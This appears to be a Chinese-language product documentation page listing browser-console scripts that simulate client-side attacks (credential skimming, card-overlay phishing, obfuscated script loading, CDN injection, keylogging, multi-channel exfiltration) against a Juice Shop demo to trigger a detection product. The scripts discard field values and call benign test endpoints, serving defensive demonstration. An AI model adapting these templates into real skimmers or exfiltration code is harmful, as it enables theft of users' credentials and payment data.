
攻擊腳本庫
本頁提供依類別整理的攻擊模擬腳本庫。每個腳本均為自執行函式(IIFE),設計為可貼入示範應用程式的瀏覽器 DevTools 主控台中執行。請使用這些腳本在客戶示範期間測試特定的 CSD 偵測能力。
本庫中的所有腳本遵循以下慣例:
- IIFE 格式 — 自執行,可在 DevTools 主控台中直接貼上執行
- 安全的外洩目標 —
www.httpbin.org、jsonplaceholder.typicode.com - 安全的腳本來源 —
cdn.jsdelivr.net、esm.sh、unpkg.com、ga.jspm.io(載入無害的函式庫) - 所有 fetch 呼叫使用
mode: 'no-cors' - 使用
var宣告以確保主控台相容性 - 主控台輸出以
[CSD Demo]及類別標籤為前綴 - 不含任何實際惡意酬載
1. 表單劫持與憑證收集
Section titled “1. 表單劫持與憑證收集”登入頁面憑證竊取器
Section titled “登入頁面憑證竊取器”目標頁面: /#/login — 執行前請先輸入假憑證
CSD 訊號: 表單欄位讀取(電子郵件、密碼)、網路(fetch 至外部網域)
// CSD Demo — Login Credential Skimmer(function() {    console.log('[CSD Demo][Formjack] Starting login credential skimmer...');
    // Read existing form fields (CSD detects field reads on page-load DOM fields)    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][Formjack] Observed ' + inputs.length + ' fields; values discarded');
    // Send only synthetic counters; form contents never leave the browser    var payload = JSON.stringify({        type: 'login_harvest', field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true, timestamp: Date.now()    });    fetch('https://www.httpbin.org/post', {        method: 'POST',        mode: 'no-cors',        body: payload    }).then(function() {        console.log('[CSD Demo][Formjack] Synthetic network signal sent to www.httpbin.org');    });
    console.log('[CSD Demo][Formjack] Simulation complete.');})();
於 CSD 主控台驗證:
- 腳本清單 — 應用程式腳本(例如
main.js)因讀取電子郵件和密碼欄位而被標記為高風險 - 表單欄位 — 電子郵件和密碼顯示為敏感(由系統標記)
註冊頁面資料收集器
Section titled “註冊頁面資料收集器”目標頁面: /#/register — 執行前請先填寫所有欄位
CSD 訊號: 表單欄位讀取(電子郵件、密碼、安全問題)
// CSD Demo — Registration Page Harvester(function() {    console.log('[CSD Demo][Formjack] Starting registration harvester...');
    var inputs = document.querySelectorAll('input, select');    var populatedFieldCount = 0;    inputs.forEach(function(el) {        if (el.value) populatedFieldCount++;    });    console.log('[CSD Demo][Formjack] Observed ' + inputs.length + ' fields; values discarded');
    var payload = JSON.stringify({        type: 'registration_harvest', field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true, timestamp: Date.now()    });    fetch('https://jsonplaceholder.typicode.com/posts', {        method: 'POST',        mode: 'no-cors',        headers: { 'Content-Type': 'application/json' },        body: payload    }).then(function() {        console.log('[CSD Demo][Formjack] Synthetic network signal sent to jsonplaceholder.typicode.com');    });
    console.log('[CSD Demo][Formjack] Simulation complete.');})();
於 CSD 主控台驗證:
- 表單欄位 — 註冊欄位顯示並附有敏感性分類
- 腳本清單 — 讀取註冊欄位的腳本被標記以供審查
2. 數位側錄
Section titled “2. 數位側錄”付款頁面卡片側錄器
Section titled “付款頁面卡片側錄器”目標頁面: /#/login(Juice Shop 結帳需要驗證身份——使用登入頁面示範覆疊技術)
CSD 訊號: 腳本注入(覆疊表單)、表單欄位讀取(原始欄位)
// CSD Demo — Payment Card Skimmer (Overlay Technique)(function() {    console.log('[CSD Demo][Skim] Starting payment card skimmer simulation...');
    // Step 1: Read existing form fields first    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][Skim] Observed ' + inputs.length + ' fields; values discarded');
    // Step 2: Inject a fake overlay form (CSD detects the script injection)    var overlay = document.createElement('div');    overlay.id = 'csd-demo-overlay';    overlay.style.cssText = 'position:fixed;top:0;left:0;width:100%;height:100%;background:rgba(0,0,0,0.7);z-index:99999;display:flex;align-items:center;justify-content:center;';    overlay.innerHTML = '<div style="background:white;padding:30px;border-radius:8px;max-width:400px;width:100%;">' +        '<h3 style="margin:0 0 15px;color:#333;">Payment Verification Required</h3>' +        '<p style="color:#666;font-size:14px;">Session expired. Re-enter payment details.</p>' +        '<div style="margin:10px 0;padding:8px;border:1px solid #ccc;border-radius:4px;color:#999;">4111-XXXX-XXXX-1111</div>' +        '<div style="margin:10px 0;padding:8px;border:1px solid #ccc;border-radius:4px;color:#999;">CVV: ***</div>' +        '<div style="text-align:right;margin-top:15px;">' +        '<button onclick="document.getElementById(\'csd-demo-overlay\').remove();console.log(\'[CSD Demo][Skim] Overlay dismissed\');" style="padding:8px 20px;background:#4CAF50;color:white;border:none;border-radius:4px;cursor:pointer;">Verify</button></div></div>';    document.body.appendChild(overlay);    console.log('[CSD Demo][Skim] Fake payment overlay injected into DOM');
    // Step 3: Send a synthetic network signal without captured data    var payload = JSON.stringify({        type: 'card_skim', field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true, timestamp: Date.now()    });    fetch('https://www.httpbin.org/post', {        method: 'POST',        mode: 'no-cors',        body: payload    }).then(function() {        console.log('[CSD Demo][Skim] Synthetic network signal sent to www.httpbin.org');    });
    console.log('[CSD Demo][Skim] Simulation complete. Click "Verify" on the overlay to dismiss it.');})();
於 CSD 主控台驗證:
- 腳本清單 — 腳本因 DOM 操控和欄位讀取而被標記
- 表單欄位 — 原始頁面欄位顯示讀取活動
多階段混淆載入器
Section titled “多階段混淆載入器”目標頁面: 示範站台上的任意頁面
CSD 訊號: 腳本注入(解碼後的酬載建立新的 script 標籤)
// CSD Demo — Multi-Stage Obfuscated Loader(function() {    console.log('[CSD Demo][Skim] Starting obfuscated loader simulation...');
    // Stage 1: Base64-encoded script URL (simulates obfuscation)    var encoded = btoa('https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js');    console.log('[CSD Demo][Skim] Stage 1: Encoded payload:', encoded);
    // Stage 2: Decode and inject    var decoded = atob(encoded);    console.log('[CSD Demo][Skim] Stage 2: Decoded URL:', decoded);
    var script = document.createElement('script');    script.src = decoded;    script.onload = function() {        console.log('[CSD Demo][Skim] Stage 3: Decoded script loaded successfully from', decoded);    };    script.onerror = function() {        console.log('[CSD Demo][Skim] Stage 3: Script load attempted (may be blocked by CSP)');    };    document.head.appendChild(script);
    console.log('[CSD Demo][Skim] Simulation complete. CSD detects the injected script tag regardless of encoding.');})();
於 CSD 主控台驗證:
- 腳本清單 —
cdn.jsdelivr.net腳本顯示為新條目 - 網路 —
cdn.jsdelivr.net網域列於清單中
3. 供應鏈與腳本注入
Section titled “3. 供應鏈與腳本注入”多 CDN 注入
Section titled “多 CDN 注入”目標頁面: 示範站台上的任意頁面
CSD 訊號: 腳本注入(4 個新的第三方 script 標籤)、網路(4 個新網域)
// CSD Demo — Multi-CDN Script Injection(function() {    console.log('[CSD Demo][Supply Chain] Starting multi-CDN injection...');
    var cdns = [        { url: 'https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js', name: 'jsdelivr' },        { url: 'https://esm.sh/moment@2.30.1', name: 'esm.sh' },        { url: 'https://unpkg.com/underscore@1.13.7/underscore-min.js', name: 'unpkg' },        { url: 'https://ga.jspm.io/npm:dayjs@1.11.13/dayjs.min.js', name: 'jspm' }    ];
    cdns.forEach(function(cdn) {        var script = document.createElement('script');        script.src = cdn.url;        script.type = 'module';        script.onload = function() {            console.log('[CSD Demo][Supply Chain] Loaded from ' + cdn.name + ': ' + cdn.url);        };        script.onerror = function() {            console.log('[CSD Demo][Supply Chain] Load attempted from ' + cdn.name + ' (may be blocked)');        };        document.head.appendChild(script);        console.log('[CSD Demo][Supply Chain] Injected script tag: ' + cdn.name);    });
    console.log('[CSD Demo][Supply Chain] 4 third-party scripts injected. CSD will detect all 4 new domains.');})();
於 CSD 主控台驗證:
- 腳本清單 — 來自
cdn.jsdelivr.net、esm.sh、unpkg.com、ga.jspm.io的 4 個新腳本條目 - 網路 — 所有 4 個 CDN 網域出現在「所有網域」清單中
標籤管理器劫持模擬
Section titled “標籤管理器劫持模擬”目標頁面: 示範站台上的任意頁面
CSD 訊號: 腳本注入(偽造的分析/標籤管理器腳本)
// CSD Demo — Tag Manager Hijack(function() {    console.log('[CSD Demo][Supply Chain] Starting tag manager hijack simulation...');
    // Simulate a compromised tag manager loading a malicious analytics script    var fakeTag = document.createElement('script');    fakeTag.src = 'https://cdn.jsdelivr.net/npm/chart.js@4.4.7/dist/chart.umd.min.js';    fakeTag.setAttribute('data-tag-manager', 'hijacked');    fakeTag.onload = function() {        console.log('[CSD Demo][Supply Chain] Fake analytics script loaded via tag manager hijack');
        // After loading, read form fields (simulating data collection by compromised tag)        var inputs = document.querySelectorAll('input');        var populatedFieldCount = 0;        inputs.forEach(function(input) {            if (input.value) populatedFieldCount++;        });        console.log('[CSD Demo][Supply Chain] Compromised tag observed ' + inputs.length + ' fields; values discarded');    };    fakeTag.onerror = function() {        console.log('[CSD Demo][Supply Chain] Script load attempted (may be blocked)');    };    document.head.appendChild(fakeTag);
    console.log('[CSD Demo][Supply Chain] Tag manager hijack simulation complete.');})();
於 CSD 主控台驗證:
- 腳本清單 — 來自
cdn.jsdelivr.net且路徑包含chart.js的新腳本 - 表單欄位 — 若在含有表單的頁面上執行,欄位讀取活動將增加
4. 資料外洩管道
Section titled “4. 資料外洩管道”目標頁面: /#/login — 執行前請先輸入假憑證
CSD 訊號: 表單欄位讀取、網路(fetch 來源網域)
// CSD Demo — Multi-Channel Exfiltration(function() {    console.log('[CSD Demo][Exfil] Starting multi-channel exfiltration...');
    // Read form fields for detection, then discard their contents    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][Exfil] Observed ' + inputs.length + ' fields; values discarded');    var payload = JSON.stringify({        type: 'multi_channel', field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true, timestamp: Date.now()    });
    // Channel 1: Fetch POST    fetch('https://www.httpbin.org/post', {        method: 'POST',        mode: 'no-cors',        body: payload    }).then(function() {        console.log('[CSD Demo][Exfil] Channel 1 (fetch POST) sent to www.httpbin.org');    });
    // Channel 2: Image beacon    var img = new Image();    img.src = 'https://www.httpbin.org/get?data=' + encodeURIComponent(payload).substring(0, 200);    img.onload = function() { console.log('[CSD Demo][Exfil] Channel 2 (image beacon) sent to www.httpbin.org'); };    img.onerror = function() { console.log('[CSD Demo][Exfil] Channel 2 (image beacon) attempted'); };    console.log('[CSD Demo][Exfil] Channel 2 (image beacon) initiated');
    // Channel 3: Link prefetch    var link = document.createElement('link');    link.rel = 'prefetch';    link.href = 'https://jsonplaceholder.typicode.com/posts?exfil=' + encodeURIComponent(payload).substring(0, 200);    document.head.appendChild(link);    console.log('[CSD Demo][Exfil] Channel 3 (link prefetch) injected');
console.log('[CSD Demo][Exfil] 3 exfil channels attempted. Note: CSD Network view tracks script source domains, not fetch/beacon destinations.');})();於 CSD 主控台驗證:
- 表單欄位 — 電子郵件和密碼欄位顯示讀取活動
- 腳本清單 — 應用程式腳本因欄位讀取而被標記
大量網域外洩
Section titled “大量網域外洩”目標頁面: /#/login — 執行前請先輸入假憑證
CSD 訊號: 表單欄位讀取、腳本注入(來自多個網域的 script 標籤)
// CSD Demo — High-Volume Domain Exfiltration(function() {    console.log('[CSD Demo][Exfil] Starting high-volume exfiltration simulation...');
    // Read form fields for detection, then discard their contents    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][Exfil] Observed ' + inputs.length + ' fields; values discarded');
    // Inject scripts from multiple CDN domains (these WILL appear in CSD Network view)    var sources = [        'https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js',        'https://esm.sh/moment@2.30.1',        'https://unpkg.com/underscore@1.13.7/underscore-min.js',        'https://cdn.jsdelivr.net/npm/chart.js@4.4.7/dist/chart.umd.min.js',        'https://ga.jspm.io/npm:dayjs@1.11.13/dayjs.min.js'    ];
    sources.forEach(function(src, i) {        var script = document.createElement('script');        script.src = src;        script.type = 'module';        script.onload = function() {            console.log('[CSD Demo][Exfil] Script ' + (i + 1) + '/' + sources.length + ' loaded: ' + src);        };        script.onerror = function() {            console.log('[CSD Demo][Exfil] Script ' + (i + 1) + ' load attempted');        };        document.head.appendChild(script);    });
    // Also send via fetch to safe endpoints    var payload = JSON.stringify({        type: 'high_volume', field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true, timestamp: Date.now()    });    fetch('https://www.httpbin.org/post', { method: 'POST', mode: 'no-cors', body: payload });    fetch('https://jsonplaceholder.typicode.com/posts', { method: 'POST', mode: 'no-cors', body: payload });
    console.log('[CSD Demo][Exfil] ' + sources.length + ' script injections + 2 fetch channels. Script domains will appear in CSD Network view.');})();
於 CSD 主控台驗證:
- 腳本清單 — 5 個新的第三方腳本條目
- 網路 —
cdn.jsdelivr.net、esm.sh、unpkg.com、ga.jspm.io網域列於清單中 - 表單欄位 — 登入欄位顯示讀取活動
5. DOM 操控與覆疊
Section titled “5. DOM 操控與覆疊”表單覆疊攻擊
Section titled “表單覆疊攻擊”目標頁面: /#/login
CSD 訊號: 表單欄位讀取(在覆疊之前讀取原始欄位)
// CSD Demo — Form Overlay Attack(function() {    console.log('[CSD Demo][DOM] Starting form overlay attack...');
    // Read the real form fields first    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][DOM] Observed ' + inputs.length + ' fields; values discarded');
    // Find the form container and overlay it    var form = document.querySelector('form') || document.querySelector('[class*="login"]') || document.querySelector('mat-card');    if (form) {        var rect = form.getBoundingClientRect();        var overlay = document.createElement('div');        overlay.id = 'csd-demo-form-overlay';        overlay.style.cssText = 'position:fixed;top:' + rect.top + 'px;left:' + rect.left + 'px;width:' + rect.width + 'px;height:' + rect.height + 'px;background:white;z-index:99999;display:flex;flex-direction:column;justify-content:center;padding:20px;box-sizing:border-box;border:2px solid #e0e0e0;border-radius:8px;';        overlay.innerHTML = '<h4 style="margin:0 0 10px;color:#333;">Sign In</h4>' +            '<input type="email" placeholder="Email" style="margin:5px 0;padding:8px;border:1px solid #ccc;border-radius:4px;" />' +            '<input type="password" placeholder="Password" style="margin:5px 0;padding:8px;border:1px solid #ccc;border-radius:4px;" />' +            '<button onclick="document.getElementById(\'csd-demo-form-overlay\').remove();console.log(\'[CSD Demo][DOM] Overlay dismissed\');" style="margin-top:10px;padding:8px;background:#1976d2;color:white;border:none;border-radius:4px;cursor:pointer;">Log in</button>';        document.body.appendChild(overlay);        console.log('[CSD Demo][DOM] Transparent overlay form placed over real login form');    } else {        console.log('[CSD Demo][DOM] No form container found — overlay skipped');    }
    console.log('[CSD Demo][DOM] Simulation complete. The overlay captures input instead of the real form.');})();
於 CSD 主控台驗證:
- 表單欄位 — 原始電子郵件和密碼欄位顯示讀取活動
- 腳本清單 — 腳本因存取表單欄位而被標記
鍵盤記錄器模擬
Section titled “鍵盤記錄器模擬”目標頁面: /#/login
CSD 訊號: 表單欄位讀取(存取 input 元素以附加監聽器)
// CSD Demo — Keylogger Simulation(function() {    console.log('[CSD Demo][DOM] Starting keylogger simulation...');
    var keystrokeCount = 0;    var flushInterval = 5000;
    // Count keydown events without retaining keys or target identity    document.addEventListener('keydown', function() {        keystrokeCount++;        if (keystrokeCount % 10 === 0) {            console.log('[CSD Demo][DOM] Keydown events observed:', keystrokeCount);        }    });    console.log('[CSD Demo][DOM] Keydown listener attached to document');
    // Access form field values for detection, then discard them    var inputs = document.querySelectorAll('input');    inputs.forEach(function(input) {        void input.value;    });    console.log('[CSD Demo][DOM] Monitoring ' + inputs.length + ' fields; values discarded');
    // Periodic flush simulation    var flushCount = 0;    var interval = setInterval(function() {        flushCount++;        if (keystrokeCount > 0) {            console.log('[CSD Demo][DOM] Keylogger flush #' + flushCount + ':', keystrokeCount, 'events observed');            fetch('https://www.httpbin.org/post', {                method: 'POST',                mode: 'no-cors',                body: JSON.stringify({                    type: 'keylog', keystroke_count: keystrokeCount,                    key_values_discarded: true, timestamp: Date.now()                })            });            keystrokeCount = 0;        }        if (flushCount >= 6) {            clearInterval(interval);            console.log('[CSD Demo][DOM] Keylogger simulation ended (30s max duration)');        }    }, flushInterval);
    console.log('[CSD Demo][DOM] Keylogger active for 30 seconds. Type in form fields to see event counts.');})();
於 CSD 主控台驗證:
- 表單欄位 — 輸入欄位顯示來自監控腳本的讀取活動
- 腳本清單 — 腳本因存取表單欄位值而被標記
6. 綜合壓力測試
Section titled “6. 綜合壓力測試”最大偵測腳本
Section titled “最大偵測腳本”此腳本將所有攻擊向量合併為單一 IIFE——即「終極示範」腳本。當您希望在一次執行中觸發所有 CSD 偵測訊號時,請執行此腳本。
目標頁面: /#/login — 執行前請先輸入假憑證
CSD 訊號: 表單欄位讀取、腳本注入(4 個 CDN 網域)、網路(4 個新網域)
// CSD Demo — Maximum Detection (Combined Stress Test)(function() {    console.log('='.repeat(60));    console.log('[CSD Demo] MAXIMUM DETECTION — Combined Stress Test');    console.log('='.repeat(60));
    // Phase 1: Form Field Harvesting    console.log('\n--- Phase 1: Form Field Harvesting ---');    var inputs = document.querySelectorAll('input');    var populatedFieldCount = 0;    inputs.forEach(function(input) {        if (input.value) populatedFieldCount++;    });    console.log('[CSD Demo][Formjack] Observed ' + inputs.length + ' fields; values discarded');
    // Phase 2: Multi-CDN Script Injection    console.log('\n--- Phase 2: Supply Chain — Multi-CDN Injection ---');    var cdns = [        { url: 'https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js', name: 'jsdelivr (lodash)' },        { url: 'https://esm.sh/moment@2.30.1', name: 'esm.sh (moment)' },        { url: 'https://unpkg.com/underscore@1.13.7/underscore-min.js', name: 'unpkg (underscore)' },        { url: 'https://ga.jspm.io/npm:dayjs@1.11.13/dayjs.min.js', name: 'jspm (dayjs)' }    ];    cdns.forEach(function(cdn) {        var script = document.createElement('script');        script.src = cdn.url;        script.type = 'module';        script.onload = function() {            console.log('[CSD Demo][Supply Chain] Loaded: ' + cdn.name);        };        script.onerror = function() {            console.log('[CSD Demo][Supply Chain] Load attempted: ' + cdn.name);        };        document.head.appendChild(script);        console.log('[CSD Demo][Supply Chain] Injected: ' + cdn.name);    });
    // Phase 3: Data Exfiltration (multiple channels)    console.log('\n--- Phase 3: Data Exfiltration ---');    var payload = JSON.stringify({        type: 'max_detection',        field_count: inputs.length,        populated_field_count: populatedFieldCount,        field_values_discarded: true,        timestamp: Date.now()    });
    // Fetch POST    fetch('https://www.httpbin.org/post', {        method: 'POST',        mode: 'no-cors',        body: payload    }).then(function() {        console.log('[CSD Demo][Exfil] Fetch POST sent to www.httpbin.org');    });
    // Fetch POST (second endpoint)    fetch('https://jsonplaceholder.typicode.com/posts', {        method: 'POST',        mode: 'no-cors',        headers: { 'Content-Type': 'application/json' },        body: payload    }).then(function() {        console.log('[CSD Demo][Exfil] Fetch POST sent to jsonplaceholder.typicode.com');    });
    // Image beacon    var img = new Image();    img.src = 'https://www.httpbin.org/get?beacon=' + encodeURIComponent(payload).substring(0, 200);    console.log('[CSD Demo][Exfil] Image beacon sent to www.httpbin.org');
    // Phase 4: DOM Manipulation    console.log('\n--- Phase 4: DOM Manipulation ---');    var banner = document.createElement('div');    banner.id = 'csd-demo-banner';    banner.style.cssText = 'position:fixed;top:0;left:0;width:100%;padding:12px;background:#d32f2f;color:white;text-align:center;z-index:99999;font-family:sans-serif;font-size:14px;';    banner.innerHTML = 'CSD Demo: Attack simulation active — ' + cdns.length + ' scripts injected, ' + inputs.length + ' fields observed ' +        '<button onclick="document.getElementById(\'csd-demo-banner\').remove();" style="margin-left:15px;padding:4px 12px;background:white;color:#d32f2f;border:none;border-radius:3px;cursor:pointer;">Dismiss</button>';    document.body.appendChild(banner);    console.log('[CSD Demo][DOM] Attack status banner injected');
